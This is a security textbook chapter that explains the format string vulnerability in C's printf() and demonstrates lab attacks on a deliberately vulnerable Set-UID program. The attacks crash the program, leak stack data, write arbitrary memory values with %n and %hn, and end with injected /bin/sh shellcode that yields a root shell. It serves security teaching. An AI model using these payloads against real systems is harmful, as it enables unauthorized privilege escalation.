Chapter 6

Format String Vulnerability

The `printf()` function in C is used to print out a string according to a format. Its first argument is called *format string*, which defines how the string should be formatted. Format strings use placeholders marked by the `%` character for the `prinf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called *format string vulnerability*. In this chapter, we explain why this is a vulnerability and how to exploit such a vulnerability.

Contents

6.1 Functions with Variable Number of Arguments

To understand the format string vulnerability, we need to understand how functions like `printf()` work [Linux Programmer's Manual, 2016]. Other functions use format strings in a similar way, so we will only focus on `printf()` in this chapter. If you have used `printf()` a number of times, you may notice that it is quite different from other functions: unlike most functions, which take a fixed number of arguments, `printf()` accepts any number of arguments. See the examples in the following code:

```
#include <stdio.h>

int main()
{
    int i=1, j=2, k=3;

    printf("Hello World \n");
    printf("Print 1 number:  %d\n", i);
    printf("Print 2 numbers: %d, %d\n", i, j);
    printf("Print 3 numbers: %d, %d, %d\n", i, j, k);
}
```

One may wonder how `printf()` can achieve that. If a function's definition has three arguments, but two are passed to it during the invocation, compilers will catch this as an error. However, compilers never complain about `printf()`, regardless of how many arguments (at least one) are passed to it. The truth is that `printf()` is defined in a special way as follows:

```
int printf(const char *format, ...);
```

In the argument list, the function specifies one concrete argument `format`, followed by 3 dots (`...`). These dots indicate that zero or more optional arguments can be provided when the function is invoked. That is why compilers do not complain.

6.1.1 How to Access Optional Arguments

When a function is defined with a fixed number of arguments, each of its arguments is represented by a variable, so inside the function these arguments can be accessed using their names. Optional arguments do not have names, so how can `printf()` access these arguments? In C programs, most functions with a variable number of arguments, including `printf()`, access their optional arguments using the `stdarg` macros defined in the `stdarg.h` header file. Instead of examining how the complicated `printf()` function uses these macros, we wrote a simple function called `myprint()`. We demonstrate how it accesses optional arguments. This function prints out `N` pairs of `int` and `double` numbers. It is defined in the following:

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                              ①
```

```
  va_start(ap, Narg);                        ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));         ③
    printf("%f\n", va_arg(ap, double));      ④
  }
  va_end(ap);                                ⑤
}

int main() {
  myprint(1, 2, 3.5);                        ⑥
  myprint(2, 2, 3.5, 3, 4.5);                ⑦
  return 1;
}
```

Initializing the `va_list` pointer. When `myprint()` is invoked (Lines ⑥ and ⑦), all the arguments are pushed into the stack. Figure 6.1 shows the stack frame for the function when `myprint(2, 2, 3.5, 3, 4.5)` is invoked. Inside `myprint()`, a `va_list` pointer (defined in Line ①) is used to access the optional arguments.



Figure 6.1: The stack layout for `myprint(2, 2, 3.5, 3, 4.5)`

The `va_start()` macro in Line ② calculates the initial position of `va_list` based on the macro's second argument, which should be the name of the last argument before the optional arguments start. In our example, it is `Narg`. The `va_start()` macro gets the address (say A) of `Narg`, calculates its size (say B) based on its type (`int`), and then sets the value of the `va_list` pointer (the `ap` variable) to A + B, essentially pointing to the memory location right above `Narg`. In our example, the type of the `Narg` argument is an integer (4 bytes), so `va_list` starts from four bytes above `Narg`.

Moving the `va_list` pointer. To access the optional argument pointed to by `va_list`, we need to use the `va_arg()` macro, which takes two arguments: the first is the `va_list` pointer, and the second is the type of the optional argument to be accessed. This macro returns the value pointed to by the `va_list` pointer, and then advances the pointer to where the next optional argument is stored (see Lines ③ and ④). How much the pointer should move is decided by the macro's type argument. For example, `va_arg(ap, int)` moves the pointer `ap` up by four bytes, and `va_arg(ap, double)` moves the pointer up by 8 bytes (these values are based on our 32-bit Ubuntu virtual machine).

Finishing up. When the program finishes accessing all the optional arguments, it calls the `va_end()` macro (Line ⑤). In the `GNU C` compiler, this macro does nothing, but it should still be called for portability.

6.1.2 How printf() Accesses Optional Arguments

The `printf()` function uses the `stdarg` macros to access its optional arguments. The difference between it and our example is how it knows the type of each argument and when the end of the list is reached. Our simplistic example uses the first argument to specify the length (in terms of pairs) of the list, while hard-coding the type for each argument: `int` for the even positions and `double` for the odd positions. The `printf()` function also uses the first argument, the format string, for the same purpose, but it is done in a very different way. See the following example.

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

In the example, we have one instance of `printf()` with three optional arguments. The format string has three elements that start with `%`. These are called *format specifiers*. The `printf()` function scans the format string, prints out each character encountered, until it sees a format specifier. At this point, `printf()` calls `va_arg()`, which returns the optional argument pointed to by the `va_list` pointer and advances the pointer to the next argument. Figure 6.2 illustrates the procedure. The returned value is printed out (or used) in the place where the format specifier resides. The expected type of each optional argument is decided by the type field of the format specifier. Some common type fields are listed as follows.

- `%d`: treat the argument as an `int` number (use the decimal form)
- `%x`: treat the argument as an `unsigned int` (use the hexadecimal form)
- `%s`: treat the argument as a string pointer
- `%f`: treat the argument as a `double` number

In Figure 6.2, when `printf()` is invoked, the arguments for the `printf()` function are pushed onto the stack in the reverse order. When scanning and printing the format string, `printf()` replaces the first format specifier (`%d`) with the value from the first optional argument (marked by ①), and prints out the value 100. The `va_list` pointer is then moved to position ②. When `printf()` sees the second format specifier (`%s`), it treats the second argument as an address and prints the null-terminated string (`"Bob Smith"`) stored at that address. The pointer is then moved to the third argument marked by ③. The last format specifier `%d` will print out 25 stored there.



Figure 6.2: How `printf()` accesses the optional arguments

6.2 Format String with Missing Optional Arguments

Now we know that `printf()` uses the number of format specifiers to determine the number of optional arguments. What if a programmer makes a mistake, and the number of optional arguments does not match with the number of format specifiers? Would `printf()` report an error? Let us see the following example:

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";
    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

In the above example, `printf()` has a format string with three format specifiers, but the invocation only provides two optional arguments. The developer of the program forgot to include the third argument. The problem cannot be normally caught by compilers, because based on the definition of `printf()`, compilers know that it takes a variable number of arguments, but the definition does not specify how many. Unless a compiler understands what the string is for, and count the number of the format specifiers, it cannot detect the mismatch. However, if the format string is not a string literal, and its contents are dynamically generated during the runtime, compilers cannot help. At runtime, detecting mismatches would require some kind of boundary marking on the stack, so `printf()` can detect when it has reached the last optional argument. Unfortunately, there is no such marking implemented in the current systems.

The `printf()` function relies on `va_arg()` to fetch the optional arguments from the stack. Whenever `va_arg()` is called, it will fetch the value based on the `va_list` pointer, and then advance the pointer to the next optional argument. The `va_arg()` macro does not know whether it has reached the end of the optional argument list or not, so if it is still called after all the optional arguments have been used, it continues fetching data from the stack, even though the data are not optional arguments any more.

With no mismatch detection available at compile time and runtime, when `printf()` reaches the format specifier that matches with the last argument, it does not stop and will continue advancing its `va_list` pointer, without knowing that the pointer now points to a place beyond its own stack frame. When `printf()` sees the next format specifier, the extra one, it fetches the data from wherever `va_list` points to. Figure 6.3 depicts how `printf()` gets the data for its extra format specifier.



Figure 6.3: Missing Arguments

What makes mismatching dangerous. It seems that when there is a mismatch in a format string, the program may print out incorrect information and cause some problems, but the problem does not seem to pose any severe threat. This might be true if the mismatch is created by programmers, who have made a mistake in counting the arguments. However, as we will show throughout the rest of this chapter, if a format string (or part of it) comes from users, who maliciously plant mismatching format specifiers inside the format string, the damage can be far worse than what most people have expected. This is called *format string vulnerability*. We show three examples with such a vulnerability below:

```
Example 1:
   printf(user_input);

Example 2:
   sprintf(format, "%s %s", user_input, ": %d");
   printf(format, program_data);

Example 3:
   sprintf(format, "%s %s", getenv("PWD"), ": %d");
   printf(format, program_data);
```

In Example 1, the program wants to print out some data provided by users. The correct way should be using `printf("%s", user_input)`, but the program simply uses `printf(user_input)`, which is equivalent to the correct usage, except when there are format specifiers in `user_input`. In Example 2, the program uses the user input as part of its format string. The program's intention is to print out some user-provided information, along with the data generated from the program. There does not seem to be a mismatch, because the resulting format string created by `sprintf()` contains one format specifier, and it is used by `printf()` with one optional argument. However, the programmer forgets that users may place some format specifiers in their input, resulting in mismatching format specifiers.

Example 3 is quite similar to Example 2, but instead of getting part of its format string from users, it uses the value of the `"PWD"` environment variable as part of the format string. The programmer wants to print out the current directory name before printing out the data provided by the program. It seems that there is no user input, but from Chapter 2, we can see that this environment variable can be set by users, so malicious users can put format specifiers in it.

Format string attacks. By causing mismatches in format strings, attackers can overwrite a program's memory, and eventually get the program to run malicious code. If this vulnerability exists in a program running with the root privilege, attackers can exploit this vulnerability to gain the root privilege. In the rest of this chapter, we will explain how such a seemingly minor problem can become a severe problem. We will conduct several experiments on a vulnerable `Set-UID` program, and demonstrate how to launch the format string attack on this program to get a root shell.

6.3 Vulnerable Program and Experiment Setup

To get a hands-on experience on format string attacks, we wrote a program called `vul.c`, which is shown in Listing 6.1. The program has a function `fmtstr()`, which takes a user input using `fgets()`, and then prints out the input using `printf()`. The way `printf()` is used (Line ①) is vulnerable to format string attacks. We will show how to exploit this vulnerability. We print out some additional data in the program for our experiment purpose.

Listing 6.1: The vulnerable program (`vul.c`)

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

Program stack. To launch a successful attack, understanding the stack layout when the `printf()` function is running is essential. We show the stack layout in Figure 6.4. The most important part in the layout is where the `va_list` pointer starts. Inside the `printf()` function, the starting point of the optional arguments is the position right above the format string argument; that is where the `va_list` pointer starts.



Figure 6.4: Vulnerable Program Stack Layout

Program compilation. We will compile the program and make it a root-owned `Set-UID` program. Moreover, some of our attacks require us to know the memory address of a target area, so for the sake of simplicity, we turn off the system address randomization. We run the following commands:

```
$ gcc -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ sudo sysctl -w kernel.randomize_va_space=0
```

When compiling the code, we will see a warning message: "warning: format not a string literal and no format arguments [-Wformat-security]". We can ignore it for the time being; this is a countermeasure that will be discussed later.

6.4 Exploiting the Format String Vulnerability

Format string vulnerabilities allow attackers to do a wide spectrum of damages, from crashing a program, stealing secret data from a program, modifying a program's memory, to getting a program to run attackers' malicious code. We will show how to launch each of these attacks.

6.4.1 Attack 1: Crash Program

For this attack, we simply want to crash the vulnerable program shown in Listing 6.1. Our task is to construct an input, which is given to the `printf()` function as a format string. Since the invocation of `printf()` in the program does not include any optional argument, if we put several format specifiers in our input, we can get `printf()` to advance its `va_list` pointer to the places beyond the `printf()` function's stack frame. Let us use `"%s%s%s%s%s%s%s%s"` as our input.

When the program runs, `printf()` will parse the format string; for each `%s` encountered, it fetches a value from where `va_list` points to and advances `va_list` to the next position. Because the format specifier is `%s`, the `printf()` function treats the obtained value as an address, and starts printing out the data from that address. The problem is that the values pointed to by `va_list` are not intended for the `printf()` function. From Figure 6.4, we can see that `va_list` will be advanced into the stack frame for the `fmtstr()` function, but not all data stored there are valid addresses. They may be zeros (null pointers), addresses pointing to protected memory, or virtual addresses that are not mapped to physical memory. When a program tries to get data from an invalid address, it will crash. See the following execution result:

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

If we cannot get the program to crash in our first try, we can increase the number of `%s` format specifiers. Eventually, one of them will encounter an invalid address and crash the program.

6.4.2 Attack 2: Print out Data on the Stack

Assume that there is a secret value stored inside the program, and we would like to use the format string vulnerability to get the program to print out the secret value. For this experiment, we assume that the `var` variable in the vulnerable program (Listing 6.1) contains a secret (in the code, it only contains a constant, but let us pretend that the value is dynamically generated and it is a secret). Let us try a series of `%x` format specifiers. When `printf()` sees an `%x`, it prints out the integer value pointed to by the `va_list` pointer, and advances `va_list` by four bytes.

To know how many `%x` format specifiers we need, we need to calculate the distance between the secret variable `var` and the starting point of `va_list` (see Figure 6.4). We can do some debugging and calculate the actual distance, or we can simply use the trial-and-error approach. We first try 8 `%x` format specifiers. From the following execution results, we can see that the value (`0x11223344`) of `var` is printed out by the fifth `%x`.

```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

6.4.3 Attack 3: Change the Program's Data in the Memory

Our next task is to modify the vulnerable program's memory using the format string vulnerability. Now we assume that `var` holds an important number that should not be tampered with by users. Its current value is `0x11223344`, and we want to change it to another value. For this task, changing the value to any different value is acceptable.

All the `printf()`'s format specifiers print out data, except `%n`, which writes the number of characters printed out so far into memory. For example, if we write `printf("hello%n", &i)`, when `printf()` gets to `%n`, five characters would have already been printed out, so it stores 5 to the provided memory address. This format specifier provides us with an opportunity to write to a program's memory.

From how `%n` is used, we can tell that `printf()` expects an address when it sees `%n`. Basically, when `printf()` sees `%n`, it gets a value pointed to by the `va_list` pointer, treats the value as an address, and write to the memory at that address. Therefore, if we need to write to any integer variable, the address of the memory needs to be on the stack. Even if the integer itself is on the stack, but if its address is not, we still cannot write to it. Our target variable is `var`, and assume we know its address is `0XBFFFF304`, so we need to get this address into the stack memory. We observe that the contents of the user input is stored on the stack, so we can we include the address at the beginning of our input. Obviously, we cannot type this binary number; we can save our input to a file, and then ask the vulnerable program to get the input from our file. Here is how we can do it.

```
$ echo $(printf "\x04\xF3\xFF\xBF").%x.%x.%x.%x.%x.%n > input
```

It uses `$()` around the `printf` command. Using `$(command)` is referred to as command substitution. When used in the `bash` shell, it allows the output of a command to replace the command itself [GNU.org, 2017a]. Putting `"\x"` before a number (e.g., `04`) indicates that we would like to treat `04` as an actual number, not as two ASCII characters `'0'` and `'4'`. It should also be noted that our VM runs on the x86 architecture, which uses Little Endian, so the least significant byte should be placed at the lower address. That is why when putting the 4-byte integer `0XBFFFF304` into memory, we put `04` first, followed by `F3`, `FF`, and `BF`.



Figure 6.5: Using the format string vulnerability to change memory

With `0XBFFFF304` on the stack, our goal is to move the `va_list` pointer towards where this value is stored, using a series of `%x` format specifiers. Once we reach it, we can use `%n`, which treats the value as an address, and write data to that address. The question is how many `%x` format specifiers we need. Through trial and error, we have figured out that when we use six `%x` format specifiers, the value `0XBFFFF304` will be printed out, indicating that five `%x`'s are needed, and the sixth one should be `%n`. Figure 6.5 illustrates the process. Our experiment results are shown in the following.

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c     ← The value is modified!
```

From the result, we can see that after our attack, the data in the target address was modified: its new value is now `0x2c`, which is `44` in decimal. This is because 44 characters have been printed out before `printf()` sees `%n`. In the result, the places marked by `"****"` are the characters corresponding to numbers `0x04`, `0xf3`, `0xff`, and `0xbf`. They do not represent printable characters, so we replace them with the * characters.

6.4.4 Attack 4: Change the Program's Data to a Specific Value

Let us take the previous attack further: this time, we would like to change the `var` variable to a pre-determined value, such as `0x66887799`. If we use the `%n` approach, we need to get `printf()` to print out `0x66887799` characters (more than 1.72 billion in decimal). We can achieve that using the precision or width modifier.

- The precision modifier is written as `".number"`; when applied to an integer, it controls the minimum number of digits to print: For example, if we use `printf("%.5d", 10)`, we will print the number 10 with five digits: `00010`.
- The width modifier has the same format as precision, except without a decimal point. When applied to an integer, it controls the minimum number of digits to print. If the number of digits in the integer is smaller than the specified width, empty spaces will be placed at the beginning. For example, if we use `printf("%5d", 10)`, we will print the number 10 with 3 leading spaces: `"␣␣␣10"`.

We will apply the precision modifier on the last `%x` (using the width modifier is similar). For this experiment purpose, we set the precision field to `10,000,000`. To make the calculation simpler, we also set the precision fields of the other `%x` format specifiers to 8, forcing each number to printed out in exactly 8 digits, even if the number is not large enough. We have the following experiment.

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
00000000000000(many 0's omitted)000000000000011223344
Data at target address: 0x9896a9
```

Before reaching the `%x` format specifier at the end, `printf()` has already printed 41 characters; adding it to `10,000,000`, we get `10,000,041`, which is `0x9896a9` in hexadecimal. That is exactly the value written to the variable `var`. The above experiment took us 20 seconds to reach `0x9896a9`. In order to reach our target number `0x66887799`, which is about `1.72` billion in decimal, the estimated time is one hour. This is not so bad, but there is a better method that can achieve the same goal much faster, almost instantaneously.

6.4.5 Attack 4 (Continuation): A Much Faster Approach

To develop a more efficient attack method for Attack 4, we need to know a little bit more about format string. A length modifier can be used on a format specifier to specify the type of the integer argument that is expected. When applied to %n, it controls how many bytes can be written to the expected integer. Among the many length modifier options allowed for %n, we will focus on the following three cases:

- %n: treat the argument as a 4-bytes integer.
- %hn: treat the argument as a 2-byte short integer, so it only overwrites the 2 least significant bytes of the argument.
- %hhn: treat the argument as a 1-byte char type, so it only overwrites the least significant byte of the argument.

To understand how these length modifier options are used, we wrote a simple program with three variables a, b, and c, which are initialized with the same value (0x11223344). We then use %n with different length modifiers to modify their values. We can clearly see that the results are quite different. For example, %hhn is used on variable c; we can see that c is changed to 0x11223305, i.e., only the last byte of the number is overwritten. We use %hn on variable b, and we can see that its value is changed to 0x11220005, i.e., only the last two bytes are overwritten. For variable a, we use %n, so all its four bytes are overwritten.

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
----------------------------------------
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5              ← All four bytes are modified
12345
The value of b: 0x11220005       ← Only two bytes are modified
12345
The value of c: 0x11223305       ← Only one byte is modified
```

We are now ready to tackle the problem, which is to set var to 0x66887799 using the format string vulnerability. Our strategy is to use %hn to modify the var variable two bytes at a time; we can also use %hhn to modify one byte at a time, but we choose to use %hn because it is simpler, even though it takes a little bit more time (but still within a second).

We break the var variable to two parts, each with two bytes. The lower two bytes are stored at address 0xBFFFF304, and they need to be changed to 0x7799; the higher two bytes are stored at address 0xBFFFF306, and they need to be changed to 0x6688. We need to use two %n format specifiers to achieve that, which requires both addresses to be stored on the stack, an essential requirement for the %n format specifier. We will include these two addresses in our format string, so they can get into the stack.

The values written to the variables corresponding to %n are accumulative, i.e., if the first %n gets a value x, and before the second %n, another t characters are printed, the second %n will get the value x+t. Therefore, let us overwrite the bytes at 0xBFFFF306 to 0x6688 first, and then print out some more characters, so when we reach the second address (0xBFFFF304), the number of characters printed out can be increased to 0x7799. We construct the following format string.

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
   ****@@@@****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000041414141
Data at target address: 0x66887799
```

The string "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf" is placed at the beginning of the format string, so two target addresses will be stored on the stack. We separate them with a string "@@@@", and we will explain the reason later. The printf() function will print them out first (12 characters). To write to these addresses, we need to get printf() to move its va_list pointer to where these addresses are stored, and then use %n. Based on our previous experiments, we need to move the va_list pointer five times to reach the first address. Since we have placed 4 bytes between the two addresses, we need an additional %x to advance the va_list to the second address. Therefore, our format string looks like the following:

```
\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf_%x_%x_%x_%x_%x\%hn_%x%hn
```

The above format string can cause printf() to modify the var variable, but it cannot set the variable to 0x66887799. We now use a precision modifier on each %x, so we can get the desirable outcome. For the first four %x format specifiers, we set their precision modifier to %.8x, forcing printf() to print each integer in 8 digits. Plus the five _ characters and the 12 characters printed out earlier, printf() has now printed 49 = 12 + 5 + 4*8 characters. To reach 0x6688, which is 26248 in decimal, we need to print out 26199 more characters. That is why we set the precision field of the last %x to %.26199x.

After we are done with the first address, if we use another %hn to move printf()'s va_list pointer immediately to the second address, the same value will be saved to the second address. We need to print out more to increase the value to 0x7799. That is why we put four bytes (a string "@@@@") between the two addresses, so we can insert a %x between the two %hn specifiers. After the first %hn, the va_list pointer now points to "@@@@" (which is 0x41414141); the %x will print it out, and then advance the pointer to the second address. By setting the precision field to 4368 = 0x7799 - 0x6688 - 1, we can print out 4369 more characters (including the '_' character before %x). Therefore, when we reach the second %hn, the value 0x7799 will be written to the two bytes starting from the address 0xBFFFF304. The breakdown of our final format string is depicted in Figure 6.6.



Figure 6.6: The break-down of the format string

6.4.6 Attack 5: Inject Malicious Code

After going through all the troubles for the purpose of writing to an variable, we are ready to use the same technique to achieve our ultimate objective: use the format string vulnerability to get the vulnerable program to run our injected malicious code. Attack 4 shows that by exploiting the format string vulnerability, we can write an arbitrary value to any target address. We can use exactly the same technique to modify the return address of a function, make the address point to our injected malicious code, so when the function returns, it will jump to our code and start executing our code. If the vulnerable program is a privileged root-owned `Set-UID` program, our code gets to run with the root privilege.

There are four challenges that we need to face: (1) inject the malicious code into the stack, (2) find the starting address A of the injected code, (3) find where the return address is stored (we use B to represent this location), and (4) write the value A to the memory B. For the first challenge, we can simply include a piece of shellcode at the end of our format string. Chapter 4 (Buffer-Overflow Attack) has discussed in details how to write shellcode, so we will not duplicate it. Regarding the second and third challenges, Chapter 4 also has a detailed discussion.

Using the same techniques as those discussed in Chapter 4, we have found out that the return address of the `fmtstr()` function in Listing 6.1 is stored at the memory location `0xBFFFF38C`, and the entry point of the injected shellcode is at the address `0XBFFFF358` (see Figure 6.7). Therefore, we need to write the value `0XBFFFF358` to the address `0xBFFFF38C`. We break the four bytes memory at `0xBFFFF38C` into two contiguous two-byte memory blocks, starting from `0xBFFFF38C` and `0xBFFFF38E`, respectively. We write `0xBFFF` to `0xBFFFF38E`, and write `0xF358` to `0xBFFFF38C`. This is equivalent to writing `0xBFFFF358` to the four-byte memory at `0xBFFFF38C`. We construct the following format string:

```
$ echo $(printf "\x8e\xf3\xff\xbf@@@@\x8c\xf3\xff\xbf")
    _%.8x_%.8x_%.8x_%.8x_%.49102x%hn_%.13144x%hn
    $(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
    \x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b
    \xcd\x80") > input
```



Figure 6.7: Modify the return address of `fmtstr()`, making it point to the injected shellcode.

The total number of characters printed before the format string reaches the first `%hn` is $12+4*8+5+49102 = 49151$, which equals to `0XBFFF`. After that, $13144+1$ characters will be printed before reaching the second `%hn`, making the total equal to $49151 + 13145 = 62296$, which is `0xF358`.

Once we set up the format string, we run the vulnerable program `vul`. We need to make sure that the program is compiled with the `"-z execstack"` flag, which enables the stack to be executable, or the injected code will not be able to run. We also need to make the vulnerable program a root-owned `Set-UID` program. See the following commands:

```
$ gcc -z execstack -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ vul < input
```

To our surprise, even if we get all the calculation correct, we still could not get the root shell. However, if we replace the `"//sh"` substring in the shellcode with `"//ls"` (i.e., the injected code will execute `/bin/ls` instead of `/bin/sh`, our attack works and we can see the result of `ls`. This means, our injected code did get executed, but the question is why `/bin/sh` did not work.

Our hypothesis is that when we run `vul`, we have directed its standard input to a file called `input`. When `/bin/sh` in our injected code is triggered, it inherits this standard input, but since we have already reached the end of the `input` file, there is no more input for the shell program. Therefore, the shell program will exit. Basically, the shell program actually gets triggered, but it exits too quickly for us to see.

There are probably many ways to solve this problem. In our solution, we create a shell script called `/tmp/bad` (see the code below). We change the `"//sh"` and `"/bin"` substrings in the shellcode to `"/bad"` and `"/tmp"` respectively, so the injected code will trigger `/tmp/bad` instead. Inside this shell script, we simply run `/bin/sh`, but we use `0<&1` to redirect the standard input (file descriptor `0`), so the standard output device (file descriptor `1`), which is the terminal, is also used as the standard input. We get the root shell afterwards (see Figure 6.8).

```
#!/bin/sh

/bin/sh 0<&1
```

```
Terminal
seed@ubuntu:$ vul < input
Target address: bffff314
Data at target address: 0x11223344
Please enter a string: ��@@@@���� 00000063 b7fc5ac0 b7eb8309 bffff34f 00000
0000000000000000000000000000000000000000000000000000000000000000000000000000
                       ... Many lines are omitted here ...
0000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000040404040��������
�����1�Ph/badh/tmp��PS�^1

Data at target address: 0x11223344
# <---- Got the root shell
```

